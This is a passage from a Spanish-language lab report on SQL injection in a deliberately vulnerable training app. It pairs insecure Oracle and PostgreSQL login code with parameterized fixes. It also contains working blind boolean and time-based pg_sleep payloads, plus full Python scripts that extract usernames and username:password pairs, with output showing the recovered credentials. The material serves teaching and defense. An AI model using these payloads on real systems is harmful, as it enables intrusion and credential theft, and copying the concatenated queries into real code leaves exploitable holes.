18             print("Usuario autenticado:", usuario)
19             return {"resultado": usuario, "sentencia": sentencia, "auth": "true"}
20         else:
21             print("Usuario o cookie incorrectos")
22             return {"sentencia": sentencia}
23     except PBD.DatabaseError as error:
24         print("Error al autenticar usuario con cookie")
```

```
23     print(error)
24     return {"resultado": error, "sentencia": sentencia}
```

Localización de la vulnerabilidad: La vulnerabilidad se encuentra en la construcción de la variable `sentencia`, donde el valor de la cookie proporcionado por el usuario (`cookie_value`) se concatena directamente en la consulta SQL sin ningún tipo de validación ni sanitización:

```
1 sentencia = "SELECT * FROM Usuarios WHERE session_cookie = '" +
    cookie_value + "'"
```

Esta práctica permite que un atacante manipule el valor de la cookie para incluir un payload malicioso, como las inyecciones **Blind Boolean** documentadas anteriormente.

11.5.2. Versión segura del código en Oracle

Para prevenir esta vulnerabilidad, se debe emplear el uso de consultas parametrizadas. A continuación, se presenta una versión segura del código:

```
1 def login_seguro_blind_oracle(cookie_value):
2     print("---login_seguro_blind_oracle---")
3     conexion = dbConectarOracle()
4     if not conexion:
5         print("Error: no se pudo conectar para autenticar.")
6         return False
7
8     # Evitar concatenación directa usando consultas parametrizadas
9     sentencia = "SELECT * FROM Usuarios WHERE session_cookie =
10         :cookie_value"
11
12     try:
13         cursor = conexion.cursor()
14         cursor.execute(sentencia, {"cookie_value": cookie_value})
15         usuario = cursor.fetchone()
16         cursor.close()
17         if usuario:
18             print("Usuario autenticado:", usuario)
19             return {"resultado": usuario, "auth": "true"}
20         else:
21             print("Usuario o cookie incorrectos")
22             return {"auth": "false"}
23     except PBD.DatabaseError as error:
24         print("Error al autenticar usuario con cookie")
25         print(error)
26         return {"resultado": error}
```

La consulta parametrizada (`:cookie_value`) asegura que el valor de la cookie sea tratado como un literal, eliminando la posibilidad de ejecutar código SQL malicioso.

11.5.3. Código vulnerable en PostgreSQL

A continuación, se presenta el código en Python para el login en PostgreSQL:

```
1 def login_inseguro_blind_postgresql(cookie_value):
2     print("---login_inseguro_blind_postgresql---")
3     conexion = dbConectarPostgreSQL()
4     if not conexion:
5         print("Error: no se pudo conectar para autenticar.")
6         return False
7
8     # Simular inyección SQL blind via cookie
9     sentencia = "SELECT * FROM Usuarios WHERE session_cookie = '" +
10         cookie_value + "'"
11
12     try:
13         cursor = conexion.cursor()
14         cursor.execute(sentencia)
15         usuario = cursor.fetchone()
16         cursor.close()
17         if usuario:
18             print("Usuario autenticado:", usuario)
19             return {"resultado": usuario, "sentencia": sentencia, "auth": "true"}
20         else:
21             print("Usuario o cookie incorrectos")
22             return {"sentencia": sentencia}
23     except PBD.DatabaseError as error:
24         print("Error al autenticar usuario con cookie")
25         print(error)
26         return {"resultado": error, "sentencia": sentencia}
```

Localización de la vulnerabilidad: La vulnerabilidad en PostgreSQL también radica en la concatenación directa del valor de la cookie en la consulta SQL:

```
1 sentencia = "SELECT * FROM Usuarios WHERE session_cookie = '" +
2     cookie_value + "'"
```

Esto permite a un atacante manipular el valor de la cookie para realizar inyecciones SQL, incluida la ejecución de consultas **Blind Boolean**.

11.5.4. Versión segura del código en PostgreSQL

La versión segura del código utiliza consultas parametrizadas, que protegen contra inyecciones SQL:

```
1 def login_seguro_blind_postgresql(cookie_value):
2     print("---login_seguro_blind_postgresql---")
3     conexion = dbConectarPostgreSQL()
```

```
4     if not conexion:
5         print("Error: no se pudo conectar para autenticar.")
6         return False
7
8     # Evitar concatenación directa usando consultas parametrizadas
9     sentencia = "SELECT * FROM Usuarios WHERE session_cookie =%s "
10    try:
11        cursor = conexion.cursor()
12        cursor.execute(sentencia, (cookie_value,))
13        usuario = cursor.fetchone()
14        cursor.close()
15        if usuario:
16            print("Usuario autenticado:", usuario)
17            return {"resultado": usuario, "auth": "true"}
18        else:
19            print("Usuario o cookie incorrectos")
20            return {"auth": "false"}
21    except PBD.DatabaseError as error:
22        print("Error al autenticar usuario con cookie")
23        print(error)
24        return {"resultado": error}
```

El uso de `%s` en la consulta parametrizada asegura que el valor de la cookie sea tratado como un literal y evita la ejecución de código SQL malicioso.

11.6. Automatización de inyecciones Blind Boolean

Realizar un ataque manual basado en inyecciones **Blind Boolean** para extraer datos sensibles de la base de datos resulta extremadamente ineficiente, debido al elevado número de consultas necesarias. Para optimizar este proceso, se ha desarrollado un script automatizado en Python que permite dumppear todos los valores de un campo especificado (`username` o `password`) de la base de datos. El script emplea peticiones HTTP con inyecciones **Blind Boolean** y analiza las respuestas para extraer información carácter por carácter y fila por fila.

A continuación, se explican las partes más importantes del script:

11.6.1. Construcción de la inyección SQL

El script genera dinámicamente un payload que realiza la inyección SQL específica para comprobar si un carácter en una posición concreta de un campo coincide con un valor dado. Esta función es esencial para realizar el ataque carácter por carácter.

```
1 def construir_inyeccion(campo, posicion, caracter, indice):
2     """
3     Construye el payload de inyección SQL para extraer un carácter
4     específico de una fila específica.
5     """
6     caracter_escaped = caracter.replace("'", "''")
7     payload = (
```

```
7         f"d382yd8n21df4314fn817yf68341881s023d8d' "
8         f"AND (SELECT CASE WHEN (SUBSTR({campo}, {posicion}, 1) = '{
          caracter_escapedo}') "
9         f"THEN 1 ELSE 1/0 END FROM (SELECT {campo}, ROWNUM AS rn FROM
          Usuarios) WHERE rn={indice}) = 1 --"
10    )
11    return payload
```

Descripción de la función:

- **campo:** El nombre del campo de la base de datos (como **username** o **password**).
- **posicion:** La posición del carácter que se quiere comprobar.
- **caracter:** El carácter que se intenta validar.
- **indice:** El índice de la fila en la tabla que se está atacando.

El uso de **CASE WHEN** permite determinar si la condición es verdadera o falsa. Si es verdadera, se devuelve 1; si es falsa, se genera un error controlado con 1/0.

11.6.2. Envío de la inyección y análisis de la respuesta

El script envía cada payload generado al servidor mediante una petición POST. Analiza la respuesta para determinar si la inyección fue exitosa basándose en cambios observables en la interfaz.

```
1 def enviar_inyeccion(payload):
2     """
3     Envía la inyección al servidor y devuelve True si se detecta un
4     cambio en la web, False en caso contrario.
5     """
6     data = {
7         "tipo_sqli": "blind_boolean",
8         "database": "Oracle",
9         "cookie_value": payload
10    }
11    response = requests.post(SERVER_URL, json=data, timeout=5)
12    success_keywords = ["Bienvenido de nuevo"]
13    for keyword in success_keywords:
14        if keyword.lower() in response.text.lower():
15            return True
16    return False
```

Descripción de la función:

- **payload:** La inyección SQL a enviar.
- **SERVER_URL:** La URL del servidor configurada para recibir las peticiones.

- **success_keywords:** Lista de palabras clave que indican un cambio visible en la respuesta (por ejemplo, el mensaje "Bienvenido de nuevo").

El script interpreta que la inyección fue exitosa si detecta alguno de los cambios definidos por `success_keywords`.

11.6.3. Determinación de la longitud de un campo

Antes de extraer el valor completo de un campo, el script determina su longitud, iterando sobre posibles valores hasta encontrar una coincidencia.

```
1 def obtener_longitud_por_fila(campo, indice, max_length=40):
2     """
3     Determina la longitud de un campo específico para una fila especí
4     fica en la base de datos.
5     """
6     for longitud in range(1, max_length + 1):
7         payload = (
8             f"d382yd8n21df4314fn817yf6834188ls023d8d' "
9             f"AND (SELECT CASE WHEN (LENGTH({campo}) = {longitud}) THEN
10              1 ELSE 1/0 END "
11             f"FROM (SELECT {campo}, ROWNUM AS rn FROM Usuarios) WHERE
12              rn={indice}) = 1 --"
13         )
14         if enviar_inyeccion(payload):
15             return longitud
16     return 0
```

Descripción de la función:

- **max_length:** Longitud máxima del campo a probar.
- La función construye y envía inyecciones SQL con diferentes longitudes hasta que la base de datos devuelve una respuesta positiva.
- Si no se encuentra una longitud dentro del rango **max_length**, se asume que los datos están fuera de los límites definidos.

11.6.4. Extracción del valor carácter por carácter

Después de determinar la longitud de un campo, el script extrae su valor carácter por carácter, iterando sobre un conjunto predefinido de caracteres posibles.

```
1 def extraer_campo(campo, longitud, indice):
2     """
3     Extrae el valor del campo especificado carácter por carácter para
4     una fila específica.
5     """
6     resultado = ""
```

```
6     caracteres = string.ascii_lowercase + string.ascii_uppercase +  
7         string.digits + string.punctuation  
8     for pos in range(1, longitud + 1):  
9         for caracter in caracteres:  
10            inyeccion = construir_inyeccion(campo, pos, caracter,  
11                indice)  
12            if enviar_inyeccion(inyeccion):  
13                resultado += caracter  
14                break  
15     return resultado
```

Descripción de la función:

- longitud: Longitud del campo a extraer.
- caracteres: Conjunto de caracteres posibles que se probarán (letras, números y símbolos).
- La función construye un payload para cada posición del campo y cada carácter, identificando cuál produce un cambio en la respuesta del servidor.

11.6.5. Menú interactivo y flujo principal

El script presenta un menú interactivo que permite al usuario elegir entre dumppear los usuarios o las contraseñas de la base de datos.

```
1 def menu():  
2     """  
3     Muestra el menú interactivo para que el usuario seleccione el campo  
4     a extraer.  
5     """  
6     print("Selecciona qué deseas extraer de la BD:")  
7     print("1. Usuarios")  
8     print("2. Contraseñas")  
9     while True:  
10        opcion = input("Opción (1 o 2): ").strip()  
11        if opcion == "1":  
12            return "username"  
13        elif opcion == "2":  
14            return "password"
```

El flujo principal coordina las operaciones para extraer todos los valores de un campo:

```
1 def main():  
2     campo = menu()  
3     resultados = extraer_todos_los_campos(campo)  
4     for i, resultado in enumerate(resultados, start=1):  
5         print(f"Fila {i}: {resultado}")
```

Nota: En esta sección se han omitido detalles específicos del script para simplificar la explicación. Tanto el código completo del script como la salida de su ejecución en consola se encuentran en el **anexo** (14) para su consulta.


12. Inyección Blind basada en tiempo

Para acceder a la sección específica para esta inyección en el laboratorio, una vez desplegado el servidor, se debe seleccionar la opción Time-Based Blind SQL Injection, en PostgreSQL. Destacar que las inyecciones desarrolladas en este apartado se centran en PostgreSQL, ya que Oracle no admite directamente una función de espera como `pg_sleep` en PostgreSQL, lo que dificulta la implementación de este tipo de inyección.



Figura 36: Selección de la sección Time-Based Blind SQL Injection

Para la simulación del ataque usaremos el formulario que muestra la intercepción de una petición con la cookie de sesión, ya explicado en la sección anterior.



Volver

Burpsuite Repeater

Modifica la **cookie de sesión** para realizar una SQLI

```
POST /cookie_check HTTP/1.1
Host: AntiSQLI-Security
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml,application/json;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

Cookie: d382yd8n21df4314fn817yf68341881s023d8d
```

Drop Forward

Figura 37: Formulario de cookie de sesión

12.1. Descripción

La inyección SQL basada en tiempo es una técnica utilizada para explotar vulnerabilidades en aplicaciones que interactúan con bases de datos. Este tipo de ataque pertenece a la categoría de **inyección SQL a ciegas** y se caracteriza por depender del tiempo de respuesta del servidor para deducir información de la base de datos.

12.2. ¿Cómo Funciona?

1. **Manipulación de consultas SQL:** El atacante envía una entrada maliciosa que incluye comandos SQL diseñados para retrasar deliberadamente la respuesta del servidor.
2. **Uso de funciones de espera:** Se utilizan funciones específicas del sistema de base de datos para generar retrasos controlados. En PostgreSQL, una función comúnmente explotada es `pg_sleep(n)`, que pausa la ejecución por `n` segundos.
3. **Interpretación del tiempo de respuesta:**

- Si el servidor se detiene durante el tiempo especificado, el atacante deduce que la condición evaluada es verdadera.
- Si no hay retraso, la condición evaluada es falsa.

4. **Extracción de información:** A través de múltiples consultas condicionales, el atacante deduce información sensible, como nombres de bases de datos, tablas o credenciales.

12.3. Ejemplo Práctico

Supongamos que la aplicación ejecuta una consulta SQL vulnerable como la siguiente:

```
1 SELECT * FROM usuarios WHERE nombre = '${input}' AND contrasena = '${password}';
```

Un atacante podría enviar la siguiente entrada maliciosa para deducir el primer carácter del nombre de la base de datos:

```
1 ' OR (CASE WHEN SUBSTRING((SELECT current_database()), 1, 1) = 'n' THEN  
pg_sleep(5) ELSE pg_sleep(0) END) --
```

Esto generará la siguiente consulta:

```
1 SELECT * FROM usuarios  
2 WHERE nombre = '' OR  
3     (CASE WHEN SUBSTRING((SELECT current_database()), 1, 1) = 'n'  
4         THEN pg_sleep(5)  
5         ELSE pg_sleep(0) END) --  
6 AND contrasena = '';
```

Interpretación de resultados:

- Si la consulta provoca un retraso de 5 segundos, el atacante sabe que el primer carácter del nombre de la base de datos es 'n'.
- Si no hay retraso, el carácter es diferente.

El proceso se repite para deducir cada carácter del nombre de la base de datos, reconstruyendo la información deseada. Todo esto se puede automatizar mediante la implementación de scripts. Posteriormente veremos un ejemplo práctico de un script implementado para extraer datos del laboratorio propuesto.

12.4. Inyecciones implementadas

En esta subsección presentamos varias variantes de inyecciones SQL basadas en tiempo que se aplican sobre un escenario ya descrito. Estas inyecciones permiten extraer información sin necesidad de recibir directamente datos sensibles en la respuesta, simplemente utilizando el comportamiento temporal de la base de datos para validar hipótesis sobre cada carácter.

El patrón general del ataque es el siguiente:

1. Formular una consulta que compare un cierto prefijo {p} de la cadena que se desea descubrir con el valor real truncado a {i} caracteres.
2. Si el prefijo no coincide, la consulta no introduce retraso. Esta respuesta inmediata le indica al atacante que la hipótesis {p} es incorrecta.
3. Si el prefijo coincide, la consulta desencadena una función de retardo (como `pg_sleep`), provocando una demora en la respuesta. Dicha demora actúa como una señal para el atacante, confirmando que el prefijo es correcto.
4. El atacante repite el proceso carácter a carácter, refinando el prefijo {p} hasta descubrir la totalidad de la cadena objetivo (ya sea un nombre de usuario, el nombre de la base de datos, una combinación de usuario-contraseña, etc.).

A continuación, se presentan tres ejemplos concretos de inyecciones, cada uno orientado a extraer información diferente. En todos los casos, se asume que el atacante:

- Conoce la existencia de las tablas o funciones involucradas (por ejemplo, `Usuarios`, `current_database()`).
- Itera sobre un conjunto de posibles caracteres (letras, dígitos, signos) y valida, paso a paso, cuál es el carácter correcto en cada posición.

Inyección para obtener “nombres de usuario”

```
1 ' AND (  
2     LEFT((SELECT string_agg(username, ',') FROM Usuarios), {i}) <> '{p}  
3     ,  
4     OR (  
5         LEFT((SELECT string_agg(username, ',') FROM Usuarios), {i}) = '  
6         {p}'  
7         AND ( SELECT NULL FROM pg_sleep(2) ) IS NULL  
8     )  
9 ) --
```

Proceso de ataque:

1. El atacante selecciona un prefijo {p} y una posición {i} (por ejemplo, el primer carácter del primer nombre de usuario).
2. Inyecta la consulta forzando a que, si el prefijo actual es correcto, se ejecute `pg_sleep(2)`. Si la respuesta del servidor tarda 2 segundos, el atacante sabe que ese prefijo (hasta la {i}-ésima posición) es correcto.
3. Si la respuesta es inmediata, el prefijo es incorrecto. El atacante entonces prueba con otro carácter, hasta encontrar el que provoca el retardo.
4. Una vez confirmado un carácter, incrementa {i} para probar el siguiente, repitiendo este proceso carácter a carácter.
5. De este modo, va descubriendo todos los nombres de usuario concatenados por comas.

Inyección para obtener “nombres de la base de datos”

```
1 '
2 AND (
3     left(current_database(), {i}) <> '{p}'
4     OR (
5         left(current_database(), {i}) = '{p}'
6         AND EXISTS (SELECT 1 FROM pg_sleep(1))
7     )
8 )
9 --
```

Proceso de ataque:

1. El atacante comienza intentando adivinar el primer carácter del nombre de la base de datos. Usa un prefijo {p} de longitud 1 (por ejemplo, 'a') y establece {i} = 1.
2. Inyecta la consulta. Si `left(current_database(), 1) = 'a'` es cierto, la consulta entra en la parte que ejecuta `pg_sleep(1)`, produciendo un retraso.
3. Si no hay retraso, el atacante prueba otro carácter en lugar de 'a', digamos 'b', y así sucesivamente, hasta provocar la demora.
4. Una vez acertado el primer carácter, incrementa {i} a 2 y repite el procedimiento con el prefijo de dos caracteres. Continúa así sucesivamente hasta reconstruir el nombre completo de la base de datos.

Inyección para obtener “Usuarios y Contraseñas concatenados”

```
1 ' AND (
2     LEFT((SELECT string_agg(username || ':' || password, ',') FROM
3         Usuarios), {i}) <> '{p}'
4     OR (
5         LEFT((SELECT string_agg(username || ':' || password, ',') FROM
6             Usuarios), {i}) = '{p}'
7         AND EXISTS (SELECT 1 FROM pg_sleep(1))
8     )
9 )
10 --
```

Proceso de ataque:

1. El atacante sabe que la tabla `Usuarios` contiene nombres de usuario y contraseñas, y que la inyección generará una cadena del tipo `usuario1:password1,usuario2:password2,...`.
2. Comienza adivinando el primer carácter del primer par `usuario:password`. Inserta un carácter candidato en {p} y usa {i} = 1.

3. Si el servidor tarda 1 segundo (por el `pg_sleep(1)`), el atacante confirma que el primer carácter es el correcto. De lo contrario, prueba con otro carácter.
4. Al encontrar el primer carácter, pasa al segundo (`{i} = 2`), manteniendo el prefijo correcto anterior, y repite la operación.
5. De este modo, el atacante recupera usuario y contraseña de cada cuenta, concatenados y separados por comas.

Estas tres variantes ilustran cómo el atacante, combinando condiciones lógicas, funciones de truncado de cadena y funciones de pausa (como `pg_sleep`), puede filtrar información sensible de una base de datos paso a paso. El mecanismo se basa en la misma idea fundamental: el retraso deliberado confirma una hipótesis y la ausencia de retraso la niega, funcionando así como un canal encubierto de extracción de datos.

12.5. Script Implementado

Se ha desarrollado un script en Python que automatiza el proceso de inyecciones SQL basadas en tiempo, permitiendo extraer información sensible de la base de datos de forma eficiente. El script interactúa con el servidor vulnerable, enviando inyecciones y analizando las respuestas para deducir carácter por carácter los valores de los campos deseados. El script presenta una barra de progreso que indica el estado de la extracción y muestra el resultado final una vez completado el proceso.

```
(base) PS C:\Users\bofil\Desktop\UEX\PBD\Nuevo_PBD_PROJEC\PBDProject\scripts&todoists> python .\time_blind.py
[+] Elige una inyección introduciendo su número:
1:Nombres De Usuario
2:Nombres De La Base De Datos
3:Usuarios Y Contraseñas Concatenados
Inyección: 1
.: Extrayendo usuarios de la BD: admin,usd
```

Figura 38: Ejecución del script para inyecciones basadas en tiempo

```
(base) PS C:\Users\bofil\Desktop\UEX\PBD\Nuevo_PBD_PROJEC\PBDProject\scripts&todoists> python .\time_blind.py
[+] Elige una inyección introduciendo su número:
1:Nombres De Usuario
2:Nombres De La Base De Datos
3:Usuarios Y Contraseñas Concatenados
Inyección: 1
✓ Completado
RESULTADO: admin,user1,user2
```

Figura 39: Resultado de la extracción de usuarios de la base de datos

A continuación, se presenta el código completo del script utilizado para automatizar las inyecciones explicadas en esta sección. El script consta de dos archivos: uno que contiene el diccionario de inyecciones y otro con el código principal encargado de realizar las peticiones y procesar las respuestas.

12.5.1. Código del Script Principal

A continuación se muestra el código principal dividido por funciones.

```
1 from yaspin import yaspin
2 import time
3 import requests
4 import string
5 import signal
6 from termcolor import colored
7 import dic_inyecciones_time as dic
```

Explicación: Estas importaciones incluyen las librerías y módulos necesarios:

- 'yaspin' para mostrar un spinner (barra de progreso) en la terminal.
- 'time' para medir intervalos de tiempo.
- 'requests' para enviar peticiones HTTP.
- 'string' para manipular cadenas de texto.
- 'signal' para manejar señales del sistema (como Ctrl+C).
- 'termcolor' para colorear la salida en la terminal.
- 'dic_inyecciones_time' es el archivo que contiene el diccionario de inyecciones.

```
1 # controlar CTRL+C
2 def signal_handler(sig, frame):
3     print('\nYou pressed Ctrl+C!')
4     exit(0)
5
6
7 signal.signal(signal.SIGINT, signal_handler)
```

Explicación:

- 'signal_handler': Esta función se encarga de manejar la señal 'SIGINT' (Ctrl+C). Si el usuario presiona Ctrl+C durante la ejecución, se imprime un mensaje y se finaliza el programa ordenadamente.
- Se registra la función 'signal_handler' con 'signal.signal' para que el programa la ejecute al detectar la señal 'SIGINT'.

```
1 def llamada_api(inyeccion):
2     data = {
3         "username": 'user1',
4         "password": inyeccion
```

```
5     }
6
7     response = requests.post("http://127.0.0.1:5000/login/postgres/
8         time_based", json=data)
9
10    return response
```

Explicación:

- ‘llamada_api’: Esta función envía una petición POST al endpoint vulnerable, utilizando un diccionario JSON con un ‘username’ fijo (‘user1’) y una ‘password’ que en realidad contiene la inyección SQL.
- Devuelve la respuesta (‘response’) que el servidor genera tras recibir la petición.

```
1 def menu_inyecciones():
2     print(colored("[+] Elige una inyección introduciendo su numero:", "red"))
3     lista_inyecciones = list(dic.diccionario_inyecciones.keys())
4     while True:
5         for i, iny in enumerate(lista_inyecciones):
6             print(colored(f"{i + 1}", "magenta") + f":{iny.title()}")
7
8         inyeccion = input("Inyección: ")
9         try:
10             if int(inyeccion) - 1 < len(lista_inyecciones):
11                 return dic.diccionario_inyecciones[
12                     lista_inyecciones[int(inyeccion) - 1]]
13             else:
14                 raise Exception
15         except Exception:
16             print(colored("[!] Introduce un numero valido", "red"))
```

Explicación:

- ‘menu_inyecciones’: Presenta al usuario un menú de inyecciones disponibles, listando las llaves del diccionario de inyecciones.
- El usuario elige la inyección mediante su número asociado. Si el número es válido, la función devuelve la inyección correspondiente; de lo contrario, solicita de nuevo una entrada válida.

```
1 def main():
2     # Configurar el total de pasos
3     total_steps = 100
4
```

```
5      # Inicializar la palabra a adivinar
6      palabra = ""
7
8      # Menu de inyecciones
9      inyeccion = menu_inyecciones()
10
11     # Crear un spinner con el texto inicial
12     with yaspin(text="Extrayendo usuarios de la BD: ", color="red")
13         as spinner:
14
15         # Obtener todas las letras (mayúsculas y minúsculas) y dí
16         gitos
17         conjunto_car = list(string.ascii_letters + string.digits)
18
19         # Añadir ',' al principio de la lista
20         conjunto_car.insert(0, ",")
21         conjunto_car.insert(0, ":")
22
23         for i in range(total_steps + 1):
24
25             for letra in conjunto_car:
26                 tiempo_inicial = time.time()
27
28                 nueva_inyeccion = dic.transformar_inyeccion(
29                     inyeccion, palabra + letra, len(palabra) + 1)
30                 llamada_api(nueva_inyeccion)
31
32                 tiempo_final = time.time()
33                 tiempo_total = tiempo_final - tiempo_inicial
34
35                 spinner.text = f"Extrayendo usuarios de la BD: {
36                     palabra + letra}"
37                 if tiempo_total > 1:
38                     palabra += letra
39                     break
40                 if letra == conjunto_car[-1]:
41                     spinner.color = "green"
42                     spinner.text = "Completado"
43                     spinner.ok("\char\"2714")
44                     print(f"\nRESULTADO: {palabra}")
45                     exit(0)
46
47             # Actualizar el texto del spinner
48             spinner.text = f"Extrayendo usuarios de la BD: {palabra
49                 + letra}"
50
51     # Cambiar el mensaje al finalizar
52     spinner.text = "Completado"
53     spinner.ok("\char\"2714")
```

Explicación:

- ‘main’:
 - Configura el número total de pasos ‘total_steps’ para la extracción.
 - Inicializa ‘palabra’ como cadena vacía, que se irá completando carácter a carácter.
 - Llama a ‘menu_inyecciones()’ para que el usuario seleccione la inyección a utilizar.
 - Utiliza ‘yaspin’ para mostrar un spinner (barra de progreso) con texto informativo.
 - Crea un conjunto de caracteres (‘conjunto_car’) que incluye letras (mayúsculas y minúsculas) y dígitos, además de dos caracteres especiales ‘:’ y ‘,’.
 - En cada iteración, prueba cada caracter del conjunto insertándolo en la palabra parcial. Mediante la ‘llamada_api’ y midiendo el tiempo de respuesta, deduce si el caracter es correcto (si el tiempo excede un segundo, asume que la inyección ha desencadenado el ‘pg_sleep’ del servidor, lo que indica que el caracter es el correcto).
 - Una vez encuentra el carácter válido, lo añade a ‘palabra’ y continúa con el siguiente carácter.
 - Si llega al final del conjunto sin encontrar un carácter que provoque una respuesta lenta, asume que la extracción ha finalizado y muestra el resultado.
 - El spinner se actualiza continuamente para reflejar el progreso y el estado actual de la cadena ‘palabra’ en construcción.

```
1 if __name__ == "__main__":  
2     main()
```

Explicación:

- Este bloque comprueba si el script se está ejecutando directamente (no como módulo) y en tal caso, llama a ‘main()’ para iniciar el proceso.

12.5.2. Código del Diccionario de Inyecciones

A continuación se presenta el archivo que contiene el diccionario de inyecciones, manteniendo el código exacto y agregando las explicaciones correspondientes a cada parte.

```

1      import textwrap
2
3      # {i} es la longitud de la palabra
4      # {p} es la palabra a comprobar
5      diccionario_inyecciones = {
6          "nombres de usuario": "' AND ( LEFT((SELECT string_agg(
              username, ',' FROM Usuarios), {i}) <> '{p}' OR ( LEFT((
              SELECT string_agg(username, ',' FROM Usuarios), {i}) =
              '{p}' AND ( SELECT NULL FROM pg_sleep(2) ) IS NULL ) )
              --",
7          "nombres de la base de datos": """,
8      AND (
9          left(current_database(), {i}) <> '{p}'
10         OR (
11             left(current_database(), {i}) = '{p}'
12             AND EXISTS (SELECT 1 FROM pg_sleep(1))
13         )
14     )
15     --
16     """,
17         "Usuarios y Contraseñas concatenados": """, ' AND (
18         LEFT((SELECT string_agg(username || ':' || password, ',') FROM
19         Usuarios), {i}) <> '{p}'
20         OR (
21             LEFT((SELECT string_agg(username || ':' || password, ',') FROM
22             Usuarios), {i}) = '{p}'
23             AND EXISTS (SELECT 1 FROM pg_sleep(1))
24         )
25         --""",
26     }
27
28     def transformar_inyeccion(inyeccion: str, palabra: str,
29                             longitud: int):
30         inyeccion = inyeccion.replace("{i}", str(longitud))
31         inyeccion = inyeccion.replace("{p}", palabra)
32         # Eliminar la indentación
33         inyeccion = textwrap.dedent(inyeccion)
34         # Reemplazar saltos de línea y tabulaciones por espacios
35         inyeccion = ' '.join(line.strip() for line in inyeccion.
36                               splitlines())
37
38         return inyeccion
39
40     if __name__ == "__main__":
41         print(transformar_inyeccion("nombres de usuario {i} {p}", "
              admin", 5))

```

Figura 40: Código del diccionario de inyecciones

Explicación del Código del Diccionario:

- Se importa 'textwrap' para manipular el formato del texto de las inyecciones.
- 'diccionario_inyecciones': Es un diccionario que contiene como claves descripciones de lo que se va a extraer (por ejemplo, "nombres de usuario") y como valores las inyecciones SQL correspondientes. Estas inyecciones utilizan marcadores 'i' y 'p', que serán sustituidos por la longitud de la cadena conocida y la cadena parcial conocida, respectivamente.
- Cada inyección está diseñada de forma que, si la parte conocida coincide con lo extraído hasta el momento, se ejecuta una función de 'pg_sleep' (un retraso en el servidor), permitiendo distinguir un carácter correcto de uno incorrecto basándose en el tiempo de respuesta.
- 'transformar_inyeccion(inyeccion: str, palabra: str, longitud: int)':
 - Reemplaza los marcadores 'i' y 'p' en la inyección original.
 - Elimina indentaciones con 'textwrap.dedent'.
 - Quita saltos de línea y tabulaciones, dejando la inyección en una sola línea.
 - Devuelve la inyección lista para ser enviada al servidor.
- El bloque 'if __name__ == "__main__":' al final imprime un ejemplo de transformación de inyección para prueba.

12.5.3. Resultados de los Ataques

En esta subsección, se presentan los resultados obtenidos al ejecutar cada inyección implementada. Los resultados se interpretan basándose en el tiempo de respuesta observado en el servidor.

■ Inyección para obtener nombres de usuario:

```
1      [+] Elige una inyección introduciendo su número:
2      1:Nombres De Usuario
3      2:Nombres De La Base De Datos
4      3:Usuarios Y Contraseñas Concatenados
5      Inyección: 1
6      Completado
7
8      RESULTADO: admin,user1,user2
```

■ Inyección para obtener nombres de la base de datos:

```
1      [+] Elige una inyección introduciendo su número:
2      1:Nombres De Usuario
3      2:Nombres De La Base De Datos
4      3:Usuarios Y Contraseñas Concatenados
5      Inyección: 2
```

```
6      Completado
7
8      RESULTADO : Empresa
```

■ Inyección para obtener usuarios y contraseñas concatenados:

```
1      [+] Elige una inyección introduciendo su número :
2      1:Nombres De Usuario
3      2:Nombres De La Base De Datos
4      3:Usuarios Y Contraseñas Concatenados
5      Inyección: 3
6      Completado
7
8      RESULTADO : admin:password123 , user1:password1 , user2 :
                password2
```

12.6. Posible método de ataque en Oracle

